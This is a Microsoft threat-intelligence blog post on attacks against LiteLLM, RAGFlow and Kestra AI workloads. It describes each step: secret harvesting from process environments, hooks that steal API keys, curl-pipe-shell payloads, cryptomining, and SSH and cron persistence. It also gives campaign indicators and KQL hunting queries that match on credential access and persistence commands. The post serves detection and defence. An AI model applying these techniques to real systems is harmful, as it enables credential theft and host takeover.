Contain agents with Microsoft Security Exposure Management
New Secure Now guidance for agentic containment helps organizations put controls in place before autonomous agent action expands across the environment. The recommendations focus on constraining agent-initiated actions that occur without explicit user approval, and hardening attack surfaces, limiting impact, governing identities and permissions, and increasing visibility across the environment.
Microsoft Security is focused on delivering innovations across our portfolio, along with research-driven insights and reports for the security community. In the Loop posts are your reliable source of what’s new across Microsoft Security and what it means for your security strategy. Check back for the next drop.
To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.
In this article
AI workloads are becoming high-value control pointsCase study 1: LiteLLM gateway compromiseCase study 2: RAGFlow compromiseCase study 3: Kestra compromiseMitigation and protection guidanceMITRE ATT&CK techniques observedReferencesLearn more
AI is creating a new layer of enterprise infrastructure. Gateways, retrieval platforms, orchestration services, and containerized runtimes now sit between users, applications, data, and models. These
AI is creating a new layer of enterprise infrastructure. Gateways, retrieval platforms, orchestration services, and containerized runtimes now sit between users, applications, data, and models. These systems concentrate credentials, data access, model connectivity, and execution privileges, making them some of the most powerful components in the AI stack.
That concentration of trust is also creating new opportunities for attackers. In recent investigations, Microsoft observed activity targeting three distinct AI workloads: a LiteLLM gateway, a RAGFlow deployment, and a Kestra workflow environment. The intrusion paths varied, but the objectives were strikingly similar. Attackers sought to steal credentials, establish persistence, and monetize compromised compute resources.
The individual techniques matter, but the broader pattern matters more. Across these cases, attackers treated AI infrastructure as a control plane where credential theft, host compromise, and downstream data access can converge. As organizations continue to deploy AI systems, these platforms are becoming high value targets that deserve the same security scrutiny as other critical enterprise infrastructure.
AI workloads are becoming high-value control points
The campaign-level signal extends beyond one product. The targeted workloads served different functions, but each exposed assets that could support follow-on abuse, including model-provider keys, proxy-issued virtual keys, database connection strings, tenant configuration, workflow execution, or host compute. Post-compromise behavior varied by workload role. Defenders should inventory exposed AI management surfaces, restrict administrative access, and monitor for gateway-originated execution and secret access.
Three observed compromises across AI workloads
AI workload
Observed activity
Attacker objective
LiteLLM
Observed attacker activity: Python droppers, runtime secret harvesting, PostgreSQL collection, miner deployment, and persistence activity from the LiteLLM gateway context.
Microsoft assessment: Initial access likely occurred through exploitation of the exposed LiteLLM gateway surface, consistent with the vulnerability chain involving CVE-2026-42271 and CVE-2026-48710.
Observed attacker activity: Possible SSRF-style reconnaissance followed several days later by code execution, application-path modification, and placement of a Python hook in the TenantLLM credential-configuration flow.
Public research: Describes multiple RAGFlow execution paths; Microsoft does not attribute this intrusion to a specific vulnerability.
Intercept newly configured LLM provider credentials and model metadata.
Kestra
Observed attacker activity: Workflow-origin shell execution, Docker and container-environment discovery, XMRig deployment, and follow-on data collection.
Microsoft assessment: Initial access likely involved exploitation of the exposed Kestra orchestration surface, with CVE-2026-49869 providing relevant public vulnerability context.
Secret discovery, container-level access, data collection, and rapid compute monetization.
Case study 1: LiteLLM gateway compromise
Framework role and affected runtime context
LiteLLM is commonly deployed as a proxy or gateway between applications and model providers. In that position, the service may hold or retrieve model-provider keys, LiteLLM master keys, virtual-key records, database connection strings, routing configuration, and tenant policy data. Command execution in the gateway runtime therefore exposed a process context close to AI routing and credential material.
Microsoft assesses with high confidence that initial access likely occurred through exploitation of the exposed LiteLLM gateway surface. Relevant public vulnerability paths include CVE-2026-42271, an authenticated command-execution issue in LiteLLM MCP stdio test endpoints, and the route described in public research that chains this flaw with CVE-2026-48710, a Starlette host-header validation bypass, to achieve unauthenticated remote code execution in vulnerable exposed deployments.
In this chain, CVE-2026-42271 provides the command execution capability through the MCP stdio test path, while CVE-2026-48710 can weaken the authentication boundary in affected configurations, potentially making that capability reachable without valid credentials.
In this case, initial access occurred in the context of the LiteLLM gateway process. The gateway service, rather than an unrelated system process, became the execution origin. Subsequent activity from that point is described in the observed attack chain below.
Figure 2. Process tree observed from the compromised LiteLLM gateway, showing shell and Python execution originating from the gateway service process.
Observed attack chain
Stage 1: Credential harvesting from the gateway runtime
The first observed stage was credential harvesting from the LiteLLM gateway runtime. The payload read the gateway process environment and filtered for credential-related values, including model-provider API keys, the LiteLLM master key, database connection strings, UI credentials, tokens, passwords, and other secret-like fields.
Figure 3. Credential harvesting from the gateway process environment, filtered for provider keys and connection strings.
In containerized LiteLLM deployments where the gateway runs as PID 1, /proc/1/environ exposes the environment block for the gateway process. Telemetry showed the payload reading /proc/1/environ, filtering for keywords such as master, API key, token, password, and UI-related fields, then sending collected values to attacker-controlled infrastructure.
The exfiltration logic used multiple transports in sequence, including Python urllib, curl, and wget. This provided fallback paths if one tool was unavailable or if egress controls affected one outbound method.
Stage 2: Payload delivery and masqueraded execution
The second stage moved from gateway-level command execution to payload delivery. The first delivery path launched from the compromised LiteLLM gateway process as an inline Python command. The code retrieved a masqueraded ELF binary from attacker-controlled infrastructure, staged it under a temporary path, marked it executable, and launched it with command-line arguments resembling a Linux service process.
The downloaded ELF used service-style naming and arguments to masquerade as a benign Linux daemon.
A second delivery path used a shell-stage downloader. A gateway-spawned Python command invoked a shell that used multiple download methods with short timeouts and fallback behavior, staged the retrieved content under randomized temporary paths, marked it executable, and launched it with supplied parameters. Together, these paths show redundant payload retrieval and execution from the gateway process context.
Figure 4. ELF binary retrieved and staged under the interpreter’s name python3, then launched with service-manager argumentsStage 3: Host discovery and competing-miner checks.
The third stage performed host discovery from the second-stage payload. Observed commands fingerprinted the host, checked privilege boundaries, inspected listening ports, and searched for other miner or remote-access activity on the system.
Figure 5. Host reconnaissance and competing-miner sweeps.
Relevant artifacts included a silent passwordless-sudo check, listening-port inspection, and multiple process sweeps for miner or remote-access tooling. The searches included terms associated with miners, remote shells, competing infrastructure, and previously dropped scripts.
Stage 4: Cryptomining preparation and competing-miner removal
The fourth stage prepared the host for cryptocurrency mining and removed competing persistence. Telemetry showed XMRig or XMRig-like mining components, RandomX-related tuning, and cleanup commands targeting other miners.
Figure 6. MSR module loaded for CPU tuning, followed by removal of competing miner cron entries.
Two artifacts were central. A command loaded the Linux Model-Specific Register module with write access enabled, a behavior commonly associated with RandomX/XMRig CPU tuning. Separately, a crontab rewrite removed entries associated with other miner names before writing the modified cron data back.
Stage 5: LiteLLM database access through Azure PostgreSQL
The fifth stage used the previously collected database connection string to access the LiteLLM-backed PostgreSQL data tier. This moved the activity from host-level secret exposure into application-layer data collection from the gateway backend database.
Figure 7. Discovery of PostgreSQL configuration files and native-extension paths.Figure 8. Database access and credential collection from LiteLLM model and virtual-key tables.
Telemetry captured a self-contained python3 one-liner that read the gateway PID 1 environment, parsed DATABASE_URL, installed or imported PostgreSQL support, connected to the database, and dumped LiteLLM model and virtual-key records. The connection string referenced <name>.postgres.database.azure.com, indicating Azure Database for PostgreSQL.
The payload targeted LiteLLM tables including LiteLLM_ProxyModelTable and LiteLLM_VerificationToken. The collected records could include model configuration, upstream provider key material, provider endpoints, and proxy-issued virtual keys.
Output was base64-encoded and exfiltrated in small chunks to an out-of-band callback endpoint. A sibling variant posted data to a separate web endpoint that was also observed during the earlier credential-harvesting stage.
Stage 6: Persistence, command-and-control, and defence evasion
The sixth stage added persistence, command-and-control, and defence-evasion mechanisms. Observed artifacts included service-account SSH authorized-key modification, hidden-file relay execution, masqueraded service names, self-relaunch loops, and immutable-file attributes.
The durable access artifact was an authorized_keys write under a service account. Additional artifacts included hidden-file relay execution, command-and-control relay components, masqueraded systemd service names, and relaunch paths under hidden temporary files.
Names used in relaunch paths overlapped with common Linux daemon naming patterns. Periodic out-of-band callbacks were also observed, providing network telemetry that the payload continued to execute and retained outbound connectivity.
Impact
The LiteLLM compromise produced multiple impact paths: provider credential exposure, proxy-issued key exposure, database-backed configuration access, host resource abuse, and durable service-account access. The gateway role made these impacts broader than a standard single-process application compromise.
Case study 2: RAGFlow compromise
Framework role and affected runtime context
RAGFlow supports document-processing and retrieval-augmented generation workflows and stores tenant LLM configuration. The observed execution occurred inside the RAGFlow container under the application runtime lineage. That context is important because the affected code paths process provider credentials when users add or modify LLM settings.
Initial access and compromise pattern
Figure 10. RAGflow compromise – attack chain.
Microsoft assesses with high confidence that initial access likely occurred through exploitation of the exposed RAGFlow application surface. Telemetry showed the RAGFlow server process retrieving an attacker-supplied URL through the application’s own HTTP client, resulting in an outbound Burp Collaborator callback without corresponding child-process execution. Remote code execution in the same service context followed later in the observed sequence.
Microsoft assesses with low confidence which specific vulnerability, if any, enabled that code execution. Because the relevant application code paths execute within the RAGFlow Flask service process, endpoint telemetry could not distinguish the precise execution sink. Publicly documented vulnerabilities affecting relevant RAGFlow versions include CVE-2026-45312 and CVE-2026-28797, authenticated Jinja2 server-side template injection issues in the prompt generator and Agent workflow components; CVE-2026-24770, a MinerU parser path-traversal issue that can permit arbitrary file overwrite and subsequent code execution; and CVE-2025-68700, a Canvas CodeExec sandbox-bypass issue tracked as GHSA-8xw3-v6c2-j84j.
These vulnerabilities provide plausible technical context but are not attributed as the confirmed cause of this intrusion. Depending on the affected version and deployment configuration, access to authenticated functionality could also be influenced by separate account-access weaknesses, including CVE-2025-69286. For defenders, the possible SSRF activity through the OASTify relay network is a useful precursor signal because remote code execution in the same service context followed several days later.
Observed attack chain
Stage 1: Application discovery and hook creation
The first payload stage located the RAGFlow installation from inside the container and identified the tenant LLM model-configuration path. Telemetry showed discovery logic for common application locations, followed by creation of a hidden runtime hook under the application tree.
Figure 11. First stage Python credential theft hook.
Stage 2: Persistence through application startup modification
The second stage modified the application startup or import path so the hidden hook would load with the RAGFlow service. This tied the credential-interception behavior to the application runtime rather than to a separate long-running process.
Figure 12. Exec hook created in the startup path of RAGFLow.
Stage 3: Credential interception during LLM configuration
The hook wrapped the tenant LLM configuration flow and captured newly supplied provider metadata during credential setup. Captured fields included provider type, model name, API key material, and related endpoint metadata. The collection routine used outbound HTTP from within the container and suppressed errors so the application flow could continue if collection failed.
Figure 13. Credential Stealer extracting configured API keys.
Stage 4: Finalization and installation verification
The final stage wrote or refreshed the hook and created a local marker indicating that installation had completed. Command-line telemetry was partially truncated, but the repeated execution sequence, process lineage, and application-file modifications were sufficient to reconstruct the functional behavior.
Figure 14. Exfiltration of collected data to C2.
Impact
The RAGFlow compromise was primarily focused on LLM credential collection rather than host monetization. Telemetry did not show miner deployment or an interactive reverse shell in this case. The affected runtime path could capture provider credentials configured after the hook was installed, and the startup-path modification could persist across service restarts if the modified filesystem state remained present. SSH-key material was also written inside the container, but its durability depends on container privileges, filesystem persistence, and host-container boundary configuration.
Case study 3: Kestra compromise
Framework role and affected runtime context
Kestra is a workflow orchestration environment. Because workflows are designed to execute tasks and interact with external systems, abuse of workflow-creation and execution capabilities can provide direct code execution in the worker runtime.
Initial access and compromise pattern
Figure 15. Kestra Compromise – attack chain.
Microsoft assesses with high confidence that initial access likely occurred through exploitation of CVE-2026-49869, a critical authentication-bypass vulnerability in Kestra. Exploitation could allow an unauthenticated remote attacker with network access to bypass the login mechanism, define a malicious workflow using the Process runner, and trigger worker-side shell-script execution.
Following the assessed initial-access sequence, telemetry showed two closely timed workflow-origin shell sessions. The first produced shell initialization activity, while the second performed the main follow-on actions, including Docker socket access, container-environment enumeration, miner deployment, and defence-evasion file operations. A later workflow-origin event used a curl-pipe-shell delivery pattern to retrieve remote script content directly into a shell and store collected output through the application’s own key-value interface.
Observed attack chain
Stage 1: Workflow-origin shell execution
Telemetry showed the Kestra worker lineage spawning shell activity from the orchestration layer. Two closely timed workflow-origin shell sessions were observed; the first produced shell initialization activity, while the second performed the main follow-on actions.
Stage 2: Docker container environment discovery
After workflow-origin execution, commands accessed the mounted Docker socket from inside the compromised orchestration environment. The activity queried container metadata and inspected container environment arrays, exposing environment-backed values from other containers reachable through the mounted runtime socket.
This behavior is significant because workflow engines often run near automation secrets. Environment arrays, mounted configuration, service credentials, and container metadata may expose cloud keys, database passwords, API tokens, or internal service endpoints when the container runtime socket is accessible.
Figure 16. Container discovery performed through malicious workflow.
Stage 3: Cryptominer deployment
The monetization phase followed the workflow-origin execution chain. Telemetry showed miner retrieval from a public release source, archive extraction, binary renaming, background execution, and mining-pool communication. CPU-tuning behavior commonly associated with RandomX/XMRig mining was also observed.
Additional defence-evasion file operations were observed around a temporary path, including restrictive permissions and immutable-file attributes. These artifacts provide file-system telemetry alongside the workflow-origin process lineage and network activity.
Figure 17. Credential harvesting performed through malicious workflow.
Stage 4: Data harvesting through workflow task execution
A later workflow-origin event used a curl-pipe-shell pattern for follow-on collection. Remote script content was retrieved and executed directly by the shell without being written as a standalone script file first. The resulting output was encoded and stored through Kestra’s own key-value interface.
Figure 18. Deployment of cryptominer through malicious workflow.
Impact
The Kestra compromise exposed four impact paths: shell execution through the workflow engine, container-environment exposure through Docker socket access, host resource hijacking through miner deployment, and follow-on collection through workflow task execution. The later curl-pipe-shell event encoded collected output and stored it through Kestra’s own key-value interface, reducing reliance on standalone file artifacts.
Possible AI-assisted payload development
Several payloads exhibited characteristics often associated with assisted or generated code, including organized imports, explicit timeout handling, dependency fallbacks, formatted output, defensive exception handling, and explanatory comments. Compared with minimal, one-off shell payloads, these samples showed a more structured and robust implementation style.
Figure 19. Dropper source with structured imports, timeout handling, and non-English comments.Figure 20. Collection routine with dependency fallback on import failure.
These characteristics are observations about the tooling, not evidence of attribution. From a security perspective, their significance is that they can improve payload portability and resilience across Linux and container environments. No conclusion about the code’s authorship or development method is required.
Key patterns observed across AI workloads
Initial access differed by workload. LiteLLM involved command execution from the gateway runtime. RAGFlow progressed from SSRF-style probing to runtime modification. Kestra used workflow execution as the shell-access path.
The observed objectives were consistent. Across the cases, telemetry showed credential collection, durable access mechanisms, and resource monetization, even though the execution path differed by product.
Payload behavior was specific to each workload. LiteLLM payloads targeted gateway environment variables and database-backed proxy records. RAGFlow activity targeted LLM credential configuration. Kestra activity focused on workflow execution, container discovery, and cryptomining.
What this means for defenders: Defenders should monitor AI workloads according to their control-plane role, not only as isolated applications. Gateway, retrieval, and orchestration services can concentrate credentials, database access, workflow execution, and container privileges in one runtime. High-value detections should therefore correlate unexpected application-origin shells or interpreters with secret access, application-file modification, Docker socket use, outbound callbacks, and resource-hijacking activity. Treating these signals as a connected compromise path can expose attacks earlier than product-specific indicators alone.
Mitigation and protection guidance
Microsoft recommends the following mitigations to help reduce the risk and impact of AI workload compromise.
Treat AI gateways as Tier-0 secrets stores. Keep LiteLLM and similar proxies patched, require authentication across API and UI surfaces, restrict administrative and management ports, and do not expose management interfaces directly to the internet.
Scope and protect provider credentials. Issue per-team virtual keys with spend limits instead of sharing master keys, store upstream API keys in a managed secret store rather than process environment variables, and rotate credentials associated with an exposed or compromised gateway.
Apply least privilege to gateway and database access. Run the proxy under a dedicated service account, limit its PostgreSQL permissions to required objects, place the database behind a private endpoint with restrictive firewall rules, and enable Microsoft Defender for Cloud monitoring for the database and surrounding cloud resources.
Constrain outbound traffic. Use deny-by-default egress rules and allowlist only required model-provider and service endpoints. Block direct connections to raw-IP hosts and non-standard ports, and route permitted traffic through an FQDN-filtering firewall or inspecting proxy.
Monitor outbound callbacks and campaign infrastructure. Filter and log DNS traffic to identify out-of-band callbacks and subdomain-encoded beacons, and monitor connections to campaign-associated C2 and OAST domains.
Harden the host runtime. Mount temporary directories as non-executable where operationally feasible, alert on execution from world-writable paths, and monitor changes to cron entries, SSH authorized_keys files, and immutable-file attributes.
Enable Microsoft Defender for Endpoint protections on Linux. Keep real-time and cloud-delivered protection enabled to detect files written to disk, newly observed droppers, miners, and second-stage payloads. Enable behavior monitoring for anomalous child processes, credential access, data staging, exfiltration, and persistence activity.
Microsoft Defender detections
Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, cloud workloads, and apps to provide integrated protection against attacks on AI infrastructure like the one discussed in this blog. Given the criticality of this new attack layer, defender is providing differentiated visibility, detection and protection from attacks against AI resources. Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed activity
Microsoft Defender coverage
Initial Access
Exploitation of internet-exposed AI workload surfaces, including model gateway, retrieval, and workflow orchestration services reachable without network restriction.
Microsoft Defender for Endpoint – Suspicious shell execution from an AI workload process – Suspicious shell execution from a scripting application runtime
Credential Access
LiteLLM: reads of /proc/1/environ and the model-config table to harvest provider API keys and the database connection string.
RAGFlow: TenantLLM.insert() monkey-patched to intercept provider API keys (OpenAI, Azure, Anthropic, Gemini) on every LLM configuration event, exfiltrated to a secondary C2 endpoint.
Kestra: Docker socket used to enumerate container Config.Env arrays across all running containers, collecting embedded cloud, database, and API secrets.
Microsoft Defender for Endpoint – Suspicious process collected data from local system – Suspicious file copy operations Enumeration of files with sensitive data
Execution & Defense Evasion
LiteLLM: second-stage binary dropped to /tmp and executed under names impersonating system services and daemons.
RAGFlow: base64-encoded Python payloads decoded and written to /tmp, executed sequentially to discover the RAGFlow install, inject a persistence hook, and verify implant success — fully automated with no interactive shell.
Kestra: malicious workflow submitted via the pipeline API caused the Java worker to spawn a bash reverse shell; XMRig was downloaded, unpacked, and renamed to evade name-based detection.
Microsoft Defender for Endpoint – Hidden file executed – Suspicious process launched from a world-writable directory – Suspicious path deletion – Suspicious file dropped and launched – Suspicious shell command execution – Suspicious piped command launched – Executable permission added to file or directory Possible reverse shell – Suspicious Python command-line execution\ – Suspicious script launched – Process launched in the background – Suspicious file or information obfuscation detected – Suspicious deletion of launched process binary – Suspicious shell execution from a scripting application runtime
RAGFlow: every LLM API key configured after infection silently exfiltrated, enabling unauthorized use of provider accounts at the attacker’s direction.
Kestra: XMRig v6.26.0 launched with RandomX MSR tuning toward a Monero mining pool, consuming host CPU for attacker profit.
Microsoft Defender for Endpoint – Possible coin mining activity – Trojan:Linux/CoinMiner!rfn
Microsoft Defender for Cloud – Digital currency mining activity
Persistence
LiteLLM: SSH key written to a service account, cron entries created, and payload directories made immutable with chattr +i to resist cleanup.
RAGFlow: api/__init__.py backdoored to load a hidden hook file on every service start, surviving container restarts. SSH key planted in the container.
Kestra: miner launched with nohup to survive shell exit; follow-on harvest.sh collected and stored host data through the Kestra KV API.
Microsoft Defender for Endpoint – Suspicious addition of an SSH key; – Suspicious cron job creation; – Suspicious kernel module loaded
Command and Control
LiteLLM: outbound beacons to raw-IP infrastructure on port 81, sslip.io DNS rebinding to bypass reputation checks, and OAST callbacks to yosemite[.]jp, gobygo[.]net, and oast[.]me/pro/fun.
RAGFlow: SSRF probing to shared scanning infrastructure in phase 1; API key exfiltration to a separate C2 endpoint in phase 2. Kestra: interactive reverse shell to a Linode VPS; sustained mining pool connections to auto.c3pool[.]org.
Microsoft Defender for Endpoint – Suspicious communication with a remote target; – Suspicious file or content ingress. – Suspicious connection to cryptocurrency mining pool
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
Incident investigation: correlate gateway process, credential-access, mining, and persistence signals into a single timeline and surface the provider keys that may have been exposed.
Microsoft user analysis: assess accounts and service principals whose credentials the gateway could have exposed.
Advanced hunting queries
Microsoft Defender XDR customers can use these Advanced hunting queries to identify behaviors associated with this intrusion across Linux workloads and AI gateway environments. Each query focuses on a specific detection objective and is designed to help analysts validate suspicious activity, pivot across related process and network telemetry, and prioritize results that combine gateway-originated execution, secret access, payload staging, persistence, or outbound communication. Tune the queries for known administrative activity and approved gateway maintenance in your environment.
When reviewing results, prioritize events where a gateway process launches a shell, downloader, interpreter, or system utility; where command lines reference /proc/1/environ, LiteLLM database tables, provider keys, or PostgreSQL libraries; and where outbound traffic reaches raw-IP infrastructure or out-of-band callback domains. Matches that combine gateway ancestry, secret-access terms, and outbound communication should be treated as higher confidence.
AI gateway process spawning shells, downloaders, or interpreters
This query looks for a LiteLLM gateway process launching execution utilities that are not expected for normal model-routing activity. In this intrusion, that relationship was the earliest high-value pivot: the gateway runtime became the parent process for shell commands, Python one-liners, downloaders, secret discovery, and follow-on payload execution.
// Low-FP pivot: AI gateway parent process spawning execution utilities.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine) and isnotempty(InitiatingProcessCommandLine)
| extend ParentCmd = tolower(InitiatingProcessCommandLine), Cmd = tolower(ProcessCommandLine)
| where ParentCmd has_any ("litellm", "litellm-proxy", "litellm_proxy", "ragflow", "kestra")
| where FileName in~ ("bash", "sh", "dash", "curl", "wget", "python", "python3")
| where Cmd has_any ("/proc/1/environ", "database_url", "psycopg2", "urllib.request", "urlretrieve", "base64")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc
Direct access to container environment variables
This query detects command-line access to /proc/1/environ, a high-signal behavior in containerized services where the main process often runs as PID 1. For an AI gateway, this environment can contain model-provider API keys, the gateway master key, database connection strings, UI passwords, and other secrets.
// High-signal secret access in containerized services.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd contains "/proc/1/environ"
| where FileName in~ ("cat", "bash", "sh", "python", "python3", "grep")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc
LiteLLM-specific secret and configuration discovery
This query narrows secret-discovery hunting to LiteLLM-specific context before matching sensitive terms. That structure reduces noise from generic words such as key, token, and password, while still surfacing command lines that reference LiteLLM proxy tables, virtual keys, provider configuration, or database material.
// Hunt for command lines that combine LiteLLM context with secret-related terms.
// This helps reduce false positives from generic credential keywords.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any (
    "litellm",
    "litellm_proxymodeltable",
    "litellm_verificationtoken",
    "proxymodeltable",
    "verificationtoken"
)
| where Cmd has_any (
    "secret",
    "token",
    "key",
    "password",
    "master",
    "database_url",
    "postgres",
    "psycopg2",
    "psycopg2-binary"
)
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc
Python-based database credential discovery
This query hunts for Python execution that references database connection material or PostgreSQL client libraries. In the observed attack chain, Python was used to parse DATABASE_URL, install or import PostgreSQL support, and access LiteLLM-backed database tables containing model configuration and virtual-key material.
// Hunt for Python activity associated with database credential discovery or use.
// Pivot from matches to parent process, network connections, and any package-install activity.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any ("python", "python2", "python3")
| where Cmd has_any (
    "database_url",
    "postgres",
    "postgresql",
    "psycopg2",
    "psycopg2-binary"
)
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc
Shell-based secret discovery with text-processing tools
This query looks for common Linux text-processing utilities used to search environment files, application configuration, or LiteLLM-related material for secrets. It requires three signals: a discovery utility, a relevant target, and a sensitive keyword, making it more precise than broad keyword searches alone.
// Hunt for shell utilities searching for secrets in environment or configuration data.
// Higher confidence results combine a discovery tool, a relevant target, and a secret keyword.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any ("grep", "egrep", "fgrep", "awk", "sed", "cat", "strings")
| where Cmd has_any ("litellm", "database_url", "environ")
    or Cmd contains "/proc/1/environ"
    or Cmd contains ".env"
| where Cmd has_any ("secret", "token", "key", "password", "master", "postgres")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc
Combined high-signal secret-discovery triage
This combined query is useful for triage dashboards or incident review because it labels each result with a detection reason. Analysts can use the DetectionReason field to quickly separate direct environment access, LiteLLM-specific secret discovery, Python database credential access, and shell-based searching.
Second-stage payload retrieval and masqueraded execution
This query identifies the payload-delivery pattern observed after gateway execution: raw-IP retrieval, staging under /tmp, and execution with supervisord-style arguments or bridge-related environment values. Review matches for masquerading, unexpected executable files in world-writable paths, and parentage from the gateway process.
// Hunt for staged payload execution and supervisord-style masquerading.
// Focus on /tmp execution, bridge variables, and known payload path fragments.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine has_any ("/private/python3", "/anonymus/bins_s", "BRIDGE_STANDALONE", "PORT")
    or (FolderPath == "/tmp/python3" and ProcessCommandLine has "supervisord")
| project Timestamp, DeviceName, AccountName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc
Crypto mining preparation through MSR write access
This query hunts for attempts to load the Linux msr kernel module with write access enabled. That behavior is strongly associated with performance tuning for RandomX/XMRig mining and is unusual on most production servers unless explicitly approved for low-level performance testing.
// Hunt for MSR write access often used to optimize RandomX/XMRig mining.
// Validate whether the host has any legitimate reason to load msr with allow_writes.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine has_all ("modprobe", "msr", "allow_writes")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc
Persistence, hidden relay execution, and defense evasion
This query groups the persistence and defense-evasion behaviors observed in the intrusion: hidden-file relaunch from /tmp, cron manipulation, SSH authorized-key modification, and immutable-flag changes. These signals should be reviewed with process ancestry and file-write events to identify the account and payload responsible for durable access.
// Hunt for persistence and defense-evasion activity used to keep the payload running. // Review matches for service-account abuse, hidden /tmp execution, and cleanup resistance. DeviceProcessEvents | where isnotempty(ProcessCommandLine) | where (ProcessCommandLine contains "exec /tmp/." and ProcessCommandLine contains "-c /tmp/.") or (ProcessCommandLine contains "crontab" and ProcessCommandLine contains "grep -v") or ProcessCommandLine has "chattr" or (ProcessCommandLine has "authorized_keys" and ProcessCommandLine contains ">>") | project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath | sort by Timestamp asc
Outbound communication to known campaign infrastructure
This query hunts for connections to infrastructure directly tied to the observed campaign. To reduce false positives, it focuses on known campaign domains/IPs and execution tools commonly used in the attack chain.
// Known campaign infrastructure only (low-FP network pivot).
DeviceNetworkEvents
| extend RU = tolower(RemoteUrl), RIP = tostring(RemoteIP)
| where RU has_any ("yosemite.jp", "gobygo.net", "auto.c3pool.org", "45.150.109.151.sslip.io")
    or RIP in ("45.150.109.151", "135.125.10.56", "172.232.38.92", "47.86.197.116", "2001:41d0:701:1100::adfd")
| where InitiatingProcessFileName in~ ("bash", "sh", "dash", "python", "python3", "curl", "wget", "nohup")
| project Timestamp, DeviceName, InitiatingProcessAccountName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl, RemoteIP, RemotePort
| sort by Timestamp asc
For higher-confidence triage, correlate these results across time and telemetry types. A single match may represent administrative activity, but the combination of gateway-originated execution, secret access, database-focused Python, payload staging in /tmp, MSR tuning, persistence attempts, and outbound callbacks should be investigated as a potential end-to-end compromise path.
MITRE ATT&CK techniques observed
Tactic
Technique
Observed activity
Initial Access
T1190 Exploit Public-Facing Application
Abuse of the internet-exposed LiteLLM gateway runtime
Execution
T1059 Command and Scripting Interpreter
python3 -c one-liners and shell scripts launched from the gateway process
Credential Access
T1552.001 Unsecured Credentials: Credentials in Files
Harvest of provider API keys from /proc/1/environ and the LiteLLM model-config table
Discovery
T1057 Process Discovery / T1518 Software Discovery
pgrep sweeps for rival miners and enumeration of PostgreSQL config files
Defense Evasion
T1036.005 Masquerading / T1564.001 Hidden Files and Directories
Payloads named after system daemons, executed from hidden /tmp files
Impact
T1496 Resource Hijacking
Cryptomining with MSR tuning and competing-miner eviction
Persistence
T1098.004 SSH Authorized Keys / T1053.003 Cron
Service-account SSH key and cron entries for durable access
Defense Evasion
T1222.002 Linux File and Directory Permissions Modification
chattr +i immutable flags on payload directories to resist cleanup
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
For decades, cybersecurity defenders have relied on a relatively straightforward model: a vulnerability is disclosed, security teams assess exposure, test available fixes, deploy patches into production, and ultimately close the risk before attackers can exploit it at scale.
That model increasingly reflects a world that no longer exists.
Today’s enterprises operate thousands of interconnected workloads across hybrid and multicloud environments. Mission-critical applications power revenue-
For decades, cybersecurity defenders have relied on a relatively straightforward model: a vulnerability is disclosed, security teams assess exposure, test available fixes, deploy patches into production, and ultimately close the risk before attackers can exploit it at scale.
That model increasingly reflects a world that no longer exists.
Today’s enterprises operate thousands of interconnected workloads across hybrid and multicloud environments. Mission-critical applications power revenue-generating services, customer experiences, and core business operations that cannot simply be taken offline whenever a security update becomes available. At the same time, vulnerabilities are becoming more visible, more widely distributed, and more rapidly weaponized than ever before.
The result is a growing gap between how quickly organizations can safely remediate vulnerabilities and how quickly adversaries can exploit them. It is time to rethink how the industry approaches security during the critical period between disclosure and remediation.
The patch window has collapsed
Traditional vulnerability management was built on the assumption that defenders could move faster than attackers. In many cases, they could.
When a vulnerability was disclosed, organizations had time to understand the issue, assess affected systems, test patches, coordinate change windows, and deploy fixes before widespread exploitation occurred.
Today that timeline is rapidly shrinking.
Modern attack campaigns operate at internet scale. Security research, public disclosures, proof-of-concept exploits, and threat intelligence circulate globally within hours. A vulnerability announced in the morning can become the focus of active scanning and exploitation efforts by the afternoon.
Meanwhile, the operational realities of enterprise environments have not changed. Organizations still must:
Understand the vulnerability and its business impact.
